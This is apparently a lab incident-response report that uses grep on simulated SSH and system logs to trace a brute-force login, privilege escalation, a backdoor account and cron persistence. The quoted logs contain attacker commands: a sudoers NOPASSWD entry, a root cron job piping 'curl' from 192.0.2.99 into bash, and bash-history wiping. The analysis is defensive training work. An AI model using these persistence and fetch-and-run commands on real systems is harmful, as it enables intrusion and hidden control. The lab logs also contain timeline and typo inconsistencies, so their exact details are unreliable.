Repeated authentication failures may indicate:

- Password guessing
- Brute-force attempts
- Account enumeration
- Unauthorized access attempts

At this stage, the logs alone don't prove the attempts were malicious, so we're classifying this as **suspicious activity that requires investigation**.

Response

1. Identify the originating IP address.
2. Identify all targeted accounts.
3. Check how many attempts occurred.
4. Determine whether a successful login followed.
5. Monitor or block the source if the activity is confirmed as malicious.

INC-02 Successful Login After Failed Attempts

Classification

Severity: High

Observation

The logs show repeated authentication failures followed by:

Accepted password for backup

This is particularly important because the successful authentication occurs within the same broader suspicious activity.

Possible Impact

If unauthorized, the account could provide access to the system and allow further actions.

Response

1. Verify whether the [backup](#) login was authorized.
2. Identify the source IP.
3. Review the complete login session.
4. Examine commands executed after authentication.
5. Reset the account credentials if compromise is suspected.
6. Investigate subsequent privileged activity

```
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep "Accepted password" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$
```

INC-03 Privileged / Root Activity

Classification

Severity: High

Observation

The logs show [sudo](#) and [root](#) activity, including commands associated with system and account administration.

Possible Impact

Unauthorized privileged access could allow modification of:

- User accounts

- Passwords
- System configuration
- Scheduled tasks
- Security controls

Response

1. Identify the account responsible.
2. Determine whether the activity was authorized.
3. Review the commands executed.
4. Review changes made to the system.
5. Check for additional accounts or persistence mechanisms.
6. Escalate the incident if unauthorized root access is confirmed.

```
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep "sysupdate" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:47:11 webserver01 useradd[1639]: new group: name=sysupdate, GID=1002
Mar 10 03:47:11 webserver01 useradd[1639]: new user: name=sysupdate, UID=1002, GID=1002, home=/home/sysupdate, shell=/bin/bash
Mar 10 03:47:19 webserver01 passwd[1642]: pam_unix(passwd:chauthtok): password changed for sysupdate
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: pam_unix(sshd:session): session opened for user sysupdate by (uid=0)
Mar 10 06:33:19 webserver01 sshd[1643]: pam_unix(sshd:session): session closed for user sysupdate
```

INC-04 Account Creation / Modification

Classification

Severity: High

Observation

The logs contain a [new user](#), a [new group](#), and activity associated with the [sysupdate](#) account.

Possible Impact

An unauthorized account could provide continued access to the system even after the original access method is removed.

Response

1. Verify whether [sysupdate](#) is an authorized account.
2. Determine who created or modified it.
3. Review its privileges.

4. Review authentication activity associated with the account.
5. Disable or remove the account if unauthorized.
6. Search for additional unauthorized accounts.

```
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep "useradd\|groupadd\|sysupdate" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:47:11 webserver01 useradd[1639]: new group: name=sysupdate, GID=1002
Mar 10 03:47:11 webserver01 useradd[1639]: new user: name=sysupdate, UID=1002, GID=1002, home=/home/sysupdate, shell=/bin/bash
Mar 10 03:47:19 webserver01 passwd[1642]: pam_unix(passwd:chauthtok): password changed for sysupdate
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: pam_unix(sshd:session): session opened for user sysupdate by (uid=0)
Mar 10 06:33:19 webserver01 sshd[1643]: pam_unix(sshd:session): session closed for user sysupdate
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$
```

INC-05 Cron Activity

Classification

Severity: High

Observation

Cron-related activity appears in the logs during the investigation.

Possible Impact

Cron jobs can legitimately perform scheduled system tasks. However, unauthorized scheduled jobs can also be used to execute commands automatically or maintain persistence.

Response

1. Identify the affected cron job.
2. Determine when it was created or modified.
3. Identify the account responsible.
4. Examine the command being executed.
5. Determine whether the task is legitimate.
6. Remove unauthorized scheduled tasks.
7. Continue investigating the account that created the task.

```
kali@kali: /media/sf_Project-04-Incident-Response/Logs Data
Session Actions Edit View Help
Mar 10 17:25:00 webserver01 CRON[4540]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 18:26:00 webserver01 CRON[4563]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 18:52:00 webserver01 CRON[4576]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 19:10:00 webserver01 CRON[4585]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)

kali@kali: /media/sf_Project-04-Incident-Response/Logs Data
$ grep "Mar 10 03:4" ~/Project-04-Incident-Response/Logs/auth.log
Mar 10 03:40:51 webserver01 sshd[1603]: Failed password for backup from 198.51.100.23 port 55236 ssh2
Mar 10 03:41:39 webserver01 sshd[1611]: Failed password for backup from 198.51.100.23 port 47802 ssh2
Mar 10 03:42:31 webserver01 sshd[1619]: Failed password for backup from 198.51.100.23 port 45560 ssh2
Mar 10 03:42:56 webserver01 sshd[1626]: Failed password for backup from 198.51.100.23 port 56890 ssh2
Mar 10 03:43:56 webserver01 sshd[1630]: Failed password for backup from 198.51.100.23 port 43090 ssh2
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47301 ssh2
Mar 10 03:45:16 webserver01 sshd[1635]: pam_unix(sshd:session): session opened for user backup by (uid=0)
Mar 10 03:45:16 webserver01 systemd-logind[612]: New session 925 of user backup.
Mar 10 03:45:36 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/id
Mar 10 03:45:41 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/cat /etc/sudoers
Mar 10 03:46:21 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/bin/bash
Mar 10 03:46:21 webserver01 sudo: pam_unix(sudo:session): session opened for user root by backup(uid=1001)
Mar 10 03:47:11 webserver01 useradd[1639]: new group: namesysupdate, GID=1002
Mar 10 03:47:11 webserver01 useradd[1639]: new user: namesysupdate, UID=1002, home=/home/sysupdate, shell=/bin/bash
Mar 10 03:47:19 webserver01 passwd[1642]: pam_unix(passwd:chauthtok): password changed for sysupdate
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -ag sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 03:48:16 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/crontab -l &
Mar 10 03:48:26 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "(crontab -l; echo '*/*10 * * * * curl -s http://192.0.2.99/update.sh' | crontab -)"
Mar 10 03:48:51 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo > /home/backup/.bash_history"
Mar 10 03:48:59 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/history -c
Mar 10 03:49:19 webserver01 sshd[1635]: pam_unix(sshd:session): session closed for user backup
Mar 10 03:49:19 webserver01 systemd-logind[612]: Session 125 logged out. Waiting for processes to exit.
```

Overall Incident Assessment

Based on the supplied laboratory logs, the activity should be treated as a **High-priority security incident requiring investigation** because multiple suspicious events appear to occur within the same investigation timeline.

The observed pattern is:

Repeated authentication failures



Multiple accounts targeted



Successful **backup** authentication



Privileged/root activity



Account-management activity



Recommended Immediate Response

Containment

- Investigate and potentially block the suspicious source IP.
- Restrict affected accounts if unauthorized access is confirmed.
- Disable unauthorized accounts.
- Remove unauthorized scheduled tasks.

Credential Protection

- Reset credentials for affected accounts.
- Review privileged account access.
- Enforce strong authentication controls.

Investigation

- Review authentication and system logs around the incident period.
- Identify all commands executed after successful authentication.
- Determine whether additional persistence mechanisms exist.
- Check for other affected accounts.

Recovery

- Remove unauthorized changes.
- Restore affected configurations where necessary.
- Verify system integrity.
- Continue monitoring for recurring activity.

Documentation

- Preserve relevant logs and screenshots.
- Record the incident timeline.
- Document findings, actions taken, and final disposition.

Detection

The incident begins with suspicious activity identified in the authentication and system logs.

Observed indicators

- Repeated failed SSH authentication attempts
- Multiple accounts targeted
- Activity associated with [198.51.100.23](#)
- Successful authentication to [backup](#)
- Privileged/root activity
- [sysupdate](#) account creation/activity
- Suspicious cron activity
- Repeated execution of a remote script through [curl](#) and [bash](#)

Detection objective

Identify abnormal authentication and system activity early enough to prevent unauthorized access or further compromise.

Alert

Once the detection rules identify suspicious activity, an alert should be generated.

Example alert

Alert: Possible SSH Brute-Force / Account Compromise

Source: [198.51.100.23](#)

Target: [webserver01](#)

Severity: High

Indicators: Multiple failed authentication attempts followed by successful authentication.

A second alert could be generated for:

Alert: Suspicious Root Cron Execution


Severity: High

Indicator: Root cron execution involving remote script retrieval.

Investigation

The analyst investigates the alert using the available logs.

Investigation sequence



Questions to answer

1. Who initiated the authentication attempts?
2. Which accounts were targeted?
3. Was authentication successful?
4. What happened immediately after successful authentication?
5. Was privileged access obtained?
6. Were new accounts created?
7. Were scheduled tasks modified?
8. Was there suspicious outbound communication?
9. Is there evidence of persistence?
10. Are other systems or accounts potentially affected?

Response / Containment

If the activity is confirmed as unauthorized, the priority is to prevent further access.

Recommended actions

Account containment

- Disable compromised accounts.
- Reset affected credentials.
- Review privileged accounts.

Network containment

- Block or restrict the suspicious source where appropriate.
- Restrict unnecessary SSH exposure.
- Review firewall rules.

Persistence containment

- Inspect and remove unauthorized cron jobs.
- Review newly created accounts.
- Remove unauthorized privileges.

Recovery

After containment, the system should be returned to a trusted state.

Recovery activities

1. Remove unauthorized accounts.
2. Remove malicious or unauthorized scheduled tasks.
3. Restore modified configurations.
4. Rotate compromised credentials.
5. Verify privileged access.
6. Review system integrity.
7. Confirm legitimate services are functioning.
8. Monitor the system for recurring suspicious activity.

Important

Do **not** immediately delete evidence before investigation.

Logs, account records, scheduled-task information, and other artifacts should be preserved first.

Closure

The incident can be closed after:

- Unauthorized access has been contained.
- Persistence mechanisms have been removed.
- Credentials have been secured.
- System integrity has been assessed.
- No continuing suspicious activity is detected.
- Findings and actions have been documented.

Closure documentation

The final incident record should contain:

- Incident ID
- Detection time
- Affected system
- Source IP
- Accounts involved
- Indicators of compromise
- Timeline
- Severity
- Actions taken
- Recovery actions
- Outcome


- Lessons learned

```
(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep -i "192.0.2.99\|update.sh" ~/Project-04-Incident-Response/Logs/auth.log
Mar 10 03:48:26 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "(crontab -l; echo '*/*10 * * * * curl -s http://192.0.2.99/update.sh | bash') | crontab -"

(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep -i "192.0.2.99\|update.sh" ~/Project-04-Incident-Response/Logs/syslog.log
Mar 10 03:20:04 webserver01 CRON[4406]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 03:20:05 webserver01 kernel: [482348.182] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=60 PROTO=TCP SPT=47224 DPT=443 SYN
Mar 10 03:23:55 webserver01 kernel: [602764.768] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=1420 PROTO=TCP SPT=51272 DPT=443 ACK PSH
Mar 10 03:23:58 webserver01 kernel: [938487.758] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=1420 PROTO=TCP SPT=42778 DPT=443 ACK PSH
Mar 10 03:24:00 webserver01 kernel: [975192.776] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=980 PROTO=TCP SPT=43929 DPT=443 ACK FIN
Mar 10 03:30:06 webserver01 CRON[4408]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 03:30:07 webserver01 kernel: [337865.581] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=60 PROTO=TCP SPT=46445 DPT=443 SYN
Mar 10 03:40:11 webserver01 CRON[4414]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 03:40:12 webserver01 kernel: [314301.594] IPTABLES-OUT: IN= OUT=eth0 SRC=10.0.0.15 DST=192.0.2.99 LEN=60 PROTO=TCP SPT=60449 DPT=443 SYN

(kali@kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$
```

Incident Response Flowchart





CLOSURE
Document &
lessons

Applying the Workflow to Our Incident

Stage	Application to Project 04
Detection	Repeated failed SSH authentication and suspicious privileged activity identified
Alert	Detection rules generate alerts for authentication anomalies and suspicious privileged/scheduled activity
Investigation	Correlate 198.51.100.23 , affected accounts, successful authentication, root activity, account creation, and cron activity
Response	Contain affected accounts/host, investigate source, remove unauthorized persistence
Recovery	Reset credentials, remove unauthorized accounts/tasks, verify system integrity
Closure	Document findings, actions, and lessons learned

Security Recommendations

Based on the findings from the investigation, the following security improvements are recommended:

1. Strengthen SSH Authentication

Implement stronger SSH authentication controls, including key-based authentication and disabling unnecessary password-based authentication where appropriate.

2. Implement Multi-Factor Authentication

Enable MFA for privileged and remote-access accounts where supported.

3. Strengthen Privileged Access Controls

Review sudo permissions and apply the principle of least privilege. Administrative access should be limited to authorized users.

4. Monitor Account Creation and Modification

Generate alerts when new users, groups, or privileged accounts are created outside approved administrative procedures.

5. Monitor Scheduled Tasks

Monitor cron jobs and other scheduled tasks for unauthorized creation, modification, or execution.

6. Improve Centralized Logging

Forward authentication and system logs to a centralized SIEM platform for correlation and real-time monitoring.

7. Monitor Suspicious Network Connections

Investigate outbound connections associated with suspicious commands, particularly remote script retrieval.

8. Establish Formal Incident Response Procedures

Maintain documented procedures covering detection, investigation, containment, recovery, and closure.

9. Continuous Security Monitoring

Use automated detection rules to identify repeated authentication failures, suspicious successful logins, privileged activity, account creation, and scheduled-task activity.

Conclusion

The investigation demonstrated how authentication and system logs can be analyzed to identify potentially malicious activity and develop an appropriate security response.

The investigation identified repeated authentication failures, activity associated with a common source IP, successful authentication events, privileged operations, account-management activity, and suspicious scheduled-task activity.

The correlation of these events demonstrates the importance of analyzing individual log events in context rather than treating them as isolated occurrences.

The detection rules, incident classifications, response recommendations, and security controls developed in this report provide a structured approach for identifying and responding to similar activity.